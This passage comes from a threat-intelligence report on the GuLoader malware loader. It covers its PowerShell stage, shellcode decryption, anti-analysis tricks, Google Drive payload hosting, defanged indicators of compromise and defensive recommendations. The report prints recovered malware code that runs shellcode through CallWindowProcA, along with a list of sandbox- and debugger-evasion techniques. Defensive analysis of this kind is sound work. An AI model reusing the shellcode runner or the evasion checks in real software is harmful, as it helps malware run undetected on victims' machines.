[String][System.Text.Encoding]::ASCII.GetString($Modtage)
}
$Eksorc0=Juleri02 '8BA1ABACBDB5F6BCB4B4'
$Eksorc1=Juleri02 '95B1BBAAB7ABB7BEACF68FB1B6EBEAF68DB6ABB9BEBD96B9ACB1AEBD95BDACB0B7BCAB'
$Eksorc2=Juleri02 '9FBDAC88AAB7BB99BCBCAABDABAB'
$Eksorc3=Juleri02 '8BA1ABACBDB5F68AADB6ACB1B5BDF691B6ACBDAAB7A88BBDAAAEB1BBBDABF690B9B6BCB4BD8ABDBE'
$Eksorc4=Juleri02 'ABACAAB1B6BF'
$Eksorc5=Juleri02 '9FBDAC95B7BCADB4BD90B9B6BCB4BD'
$Eksorc6=Juleri02 '8A8C8BA8BDBBB1B9B496B9B5BDF4F890B1BCBD9AA18BB1BFF4F888ADBAB4B1BB'
$Eksorc7=Juleri02 '8AADB6ACB1B5BDF4F895B9B6B9BFBDBC'
$Eksorc8=Juleri02 '8ABDBEB4BDBBACBDBC9CBDB4BDBFB9ACBD'
$Eksorc9=Juleri02 '91B695BDB5B7AAA195B7BCADB4BD'
$Hernan0=Juleri02 '95A19CBDB4BDBFB9ACBD8CA1A8BD'
$Hernan1=Juleri02
'9BB4B9ABABF4F888ADBAB4B1BBF4F88BBDB9B4BDBCF4F899B6ABB19BB4B9ABABF4F899ADACB79BB4B9ABAB'
```


Figure 32: Content of the PowerShell script after removing the comments.

Once decrypted, a shellcode is executed via function *CallWindowProcA*. This function takes as first argument a pointer to a callback function. When this pointer is used to call the function, it is called a callback. This behaviour can be abused to run a shellcode by passing a pointer to the shellcode in the first argument. This article contains other APIs that threat actors can leverage to abuse this functionality.

```
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((api_resolve_func 'ntdll'
'VirtualAlloc'), (Juleri04 @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$NtProtectVirtualMemory = api_resolve_func 'ntdll' 'NtProtectVirtualMemory'

$first_mem_zone = $VirtualAlloc.Invoke([IntPtr]::Zero, 648, 0x3000, 0x40)
$second_mem_zone = $VirtualAlloc.Invoke([IntPtr]::Zero, 72798208, 0x3000, 0x4)

[System.Runtime.InteropServices.Marshal]::Copy($full_binary_data, 0,  $first_mem_zone, 648)
[System.Runtime.InteropServices.Marshal]::Copy($full_binary_data, 648, $second_mem_zone, 188900)

$CallWindowProcA = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((api_resolve_func 'USER32'
'CallWindowProcA'), (Juleri04 @([IntPtr], [IntPtr], [IntPtr], [IntPtr], [IntPtr]) ([IntPtr])))
$CallWindowProcA.Invoke($first_mem_zone,$second_mem_zone,$NtProtectVirtualMemory,0,0)
```


Figure 33: Decrypted code found in the second PowerShell script responsible for launching a shellcode.

This shellcode is used to decrypt another shellcode present on the same file "**Beruse.Sor**" at a different offset.




Figure 34: Location of the shellcode used to decrypt the other shellcode.

The overall content of the file retrieved from the URL present on the PowerShell script and saved on the disk under the name ”**Beruse.Sor**”, can be summarized with the following figure:




*Figure 35: Content of the downloaded file “**Beruse.Sor**”.*

The XOR key that will decrypt the encrypted shellcode can be found inside the first shellcode amongst the following set of assembly instructions. In this case, the key is “**0x3EAF89BA**”.

```
seg000:00000253 loc_253:
seg000:00000253
seg000:00000253                 xor     dword ptr [edi+eax], 3EAF89BAh
seg000:0000025A                 jmp     short loc_25E
```


Figure 36: Assembly instructions responsible for the decryption of the second shellcode.

The following python script can be used to decrypt the second shellcode with the previously found key.

```python
import struct

file_data = open("C:\\Path\\To\\Encrypted\\Shellcode.bin",'rb').read()
out = []
key = struct.pack('<I', 0x3EAF89BA)


for i in range(len(file_data)):
    out.append(file_data[i] ^ key[i % len(key)])

open("C:\\Path\\To\\Write\\Decrypted\\Shellcode.bin", 'wb+').write(bytes(out))
```


Figure 37: Python script that can be used to decrypt the second shellcode with the previously found XOR key.

The full chain of infection for this campaign can be summarized with the diagram below:




Figure 38: A chain of infection using ZIP and PowerShell to deploy GuLoader shellcode.

2.4. Shellcode anti analysis

As mentioned by McAfee, GuLoader employs many techniques to hinder the analysis process of the shellcode:

- Employs runtime padding.
- Scans whole process memory for analysis tool specific strings.
- Uses DJB2 hashing for string checks and dynamic API address resolution.
- Strings are decoded at runtime.
- Checks if QEMU is installed on the system by checking the installation path:
  C:\\Program Files\\qqa\\qqa.exe
- Patches the following APIs: *DbgUIRemoteBreakIn*
- The function's prologue is patched with *ExitProcess* call.
- *LdrLoadDll*

- The initial bytes are patched with instruction "**mov edi edi.**"
- DbgBreakPoint
- Patches with "**nop**" instruction
- Clears hooks placed in ntdll.dll by security products or researcher for the analysis.
- Window Enumeration via *EnumWindows*
- Hides the shellcode thread from the debugger via *ZwSetInformationThread* by passing 0x11 (*ThreadHideFromDebugger*)
- Device driver enumeration via *EnumDeviceDrivers* and *GetDeviceDriverBaseNameA*
- Installed software enumeration via *MsiEnumProductsA* and *MsiGetProductInfoA*
- System service enumeration via *OpenSCManagerA* and *EnumServiceStatusA*
- Checks use of debugging ports by passing *ProcessDebugPort* (0x7) class to *NtQueryInformationProcess*
- Use of CPUID and RDTSC instructions to detect virtual environments.

Those checks often result in an error revealing that GuLoader managed to detect the environment and thus prevent the download and decryption of the next stage payload.




Figure 39: Error message returned when GuLoader manages to detect the analysis environment.

3. Infrastructure Analysis

3.1. Leveraging Google Drive for final payload delivery

The observed campaign targeting companies from the energy sector revealed the use of the legitimate service Google Drive for payload hosting and delivery.

Initial spearfishing email with attached GuLoader payload was sent from a Thai IP **(147.50.227[.]13)**. Upon execution of the payload and after injection, the malware would contact **142.250.179[.]78** (Google LLC) to retrieve the final payload from a Google drive instance resolving the following URLs:

- hxxps[://]drive[.]google[.]com/uc?export=download&id=1BDYk252qc7_7mHf4QCodtbpjIysHT4Vv
- hxxps[://]drive[.]google[.]com/uc?export=download&id=1zXYSS2YpyezHZdQPtXPdNr0uPNorVivP

Unfortunately, both of those URLs return a 404-response code at the time of writing this report. This would indicate that the threat actor has deleted the final payload, perhaps with the intent of concealing the goal of the campaigns.

Conclusion

Through analysis of both recent and past campaigns using GuLoader, Intrinsec's CTI team hopes to highlight how stealthy and efficient this loader is. From Easysoft's CloudEye humble beginnings in underground forums for hackers to its use in targeted campaigns observed in this report testify to the success of this malware.

III - Actionable content

1. IoCs

Value	Type	Description
0c86253017d45f1cf09b474135ab9a603584f4c6d1d8d22b9cbce7be46dfb019	SHA-256	NSIS loader
a09ed21fa6609b2868160bd39abf1628a797cc703a0d64a114585d0c8b9c9982	SHA-256	emneomraadedefinition.ove
50f7d8503f51e02f52c3f666ad902900b2b90809df612c96e88cd51466416c0b	SHA-256	Malicious RTF
ec5be7c50c187de9346e381fe229eb22a3383dfd70bbac3568051af0ee25016c	SHA-256	Liljans Slipstrmme.exe
107.172.148[.]208	IP address	Hosting payload
91.234.99[.]51	IP address	GuLoader C2
103.131.57[.]119	IP address	Hosting payload
188.86.117[.]83	IP address	IP performing malspam
147.50.227[.]13	IP address	IP performing malspam
ac-at[.]net	Domain	Hosting payload
rdns.aesite[.]cz	Domain	GuLoader C2
00gssa[.]com	Domain	GuLoader C2
00gts[.]ru	Domain	GuLoader C2

2. Recommendations

GuLoader has proved to be a stealthy and highly customizable loader. The campaigns studied in this document reveal that the use of GuLoader, coupled with a smart use of spear phishing techniques, can prove to be very efficient for initial access and further exploitation.

To prevent your organization from being infected, Intrinsec's CTI recommends to:

Network and Emails policy

- Train your staff to always question the legitimacy of an email, especially if it contains attachments.
- Block the domains names included in the IoCs section of this report.
- Block domains associated with any GuLoader campaigns.
- Block emails sent from spoofed or not trusted domains.
- Block IP addresses included in the IoCs section of this report.
- Block IP addresses associated with any GuLoader campaigns.
- Do not upload internal emails on public platforms.

System and endpoint security

- Prevent PowerShell execution by normal users.
- Use GuLoader's detection rules on endpoints.
- Train your staff not to activate content on Microsoft Office documents if coming from an untrusted source.

3. Sources

- https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye
- https://github.com/OALabs/research/blob/master/_notebooks/2022-12-16-guloader.ipynb
- https://research.checkpoint.com/2020/guloader-cloudeye/
- https://research.checkpoint.com/2023/cloud-based-malware-delivery-the-evolution-of-guloader/
- https://therecord.media/german-intelligence-warning-lng-terminals-cyberattacks